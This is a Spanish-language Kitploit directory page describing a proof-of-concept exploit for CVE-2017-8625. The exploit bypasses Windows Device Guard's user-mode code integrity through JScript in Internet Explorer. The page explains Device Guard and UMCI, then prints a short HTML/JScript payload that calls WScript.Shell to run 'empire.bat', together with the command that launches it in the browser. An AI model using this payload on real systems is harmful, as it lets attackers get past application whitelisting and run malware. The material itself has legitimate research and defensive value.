
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2017-8625_Bypass_UMCI — Exploit de prueba de concepto que demuestra la evasión de UMCI en Internet Explorer mediante JScript y ActiveX para ejecutar binarios arbitrarios, dirigido a las políticas de integridad de código de Windows Device Guard. | Kitploit
Herramientas/GitHubGitHub/homjxi0e/cve-2017-8625_bypass_umci
Escalada de PrivilegiosAnálisis de CódigoExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónDesarrollo de Payloads
GitHubhomjxi0e/cve-2017-8625_bypass_umci

CVE-2017-8625_Bypass_UMCI

Compartir

Exploit de prueba de concepto que demuestra la evasión de UMCI en Internet Explorer mediante JScript y ActiveX para ejecutar binarios arbitrarios, dirigido a las políticas de integridad de código de Windows Device Guard.

Ver Repositorio
1120hace 9 añosAún no revisado

Qué es ! Windows Defender Device Guard !


Windows Defender Device Guard es una combinación de funciones de seguridad de hardware y software relacionadas con la empresa que, cuando se configuran juntas, bloquean un dispositivo para que solo pueda ejecutar aplicaciones confiables que defina en sus políticas de integridad de código. Si la aplicación no es confiable, no puede ejecutarse, punto. Con hardware que cumple los requisitos básicos, esto también significa que incluso si un atacante logra obtener el control del kernel de Windows, será mucho menos probable que pueda ejecutar código malicioso. Con el hardware adecuado, Windows Defender Device Guard puede usar la nueva seguridad basada en virtualización de Windows 10 (disponible en las SKU de escritorio Enterprise y Education y en todas las SKU de Server) para aislar el servicio de integridad de código del propio kernel de Microsoft Windows. En este caso, el servicio de integridad de código se ejecuta junto al kernel en un contenedor protegido por el hipervisor de Windows. Esta guía explora las características individuales de Windows Defender Device Guard, así como cómo planificarlas, configurarlas e implementarlas. Incluye:

Qué es UMCI

UMCI impide que se ejecuten binarios no aprobados, restringe el Windows Scripting Host y coloca a PowerShell en el modo Constrained Language. Esto hace que obtener la ejecución de código en un sistema sea bastante difícil. Esta publicación va a

======================================================================||>

bypass UMCI en Enternet Explorer mediante Jscript !

Vamos a ver una demostración de bypass de código

======================================================================||>

<html>
  <body>
    <script type="text/jscript">
      var r = new ActiveXObject("WScript.Shell").Run("empire.bat");
    </script>
   </body>
</html>

======================================================================||>

PS:>  C:\Users\Homjxie> cmd /C "C:\Program Files\Internet Explorer\iexplore.exe " "C:\Users\Homjxie\Desktop\Homjxie.html"

Modificar código Jscript !

screenshot from 2017-08-25 11-55-12 ======================================================================||>

Siguiente ejecución del bypass

screenshot from 2017-08-25 11-56-01

======================================================================||> ======================================================================||>


Explicación del autor

@Matt Homjxi0e

Autor del bypass

@enigma0x3

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    906
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    725
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    442
  • 4

    wifit3

    derv82/wifit3

    Wifite pero solo USB y multiplataforma.

    434
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    412
  • 6

    SafeLine

    chaitin/safeline

    Proxy inverso y WAF autoalojado que filtra tráfico HTTP malicioso, bloquea inyecciones SQL, XSS y ataques de bots, con limitación de velocidad y cifrado dinámico de HTML/JS.

    360

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →


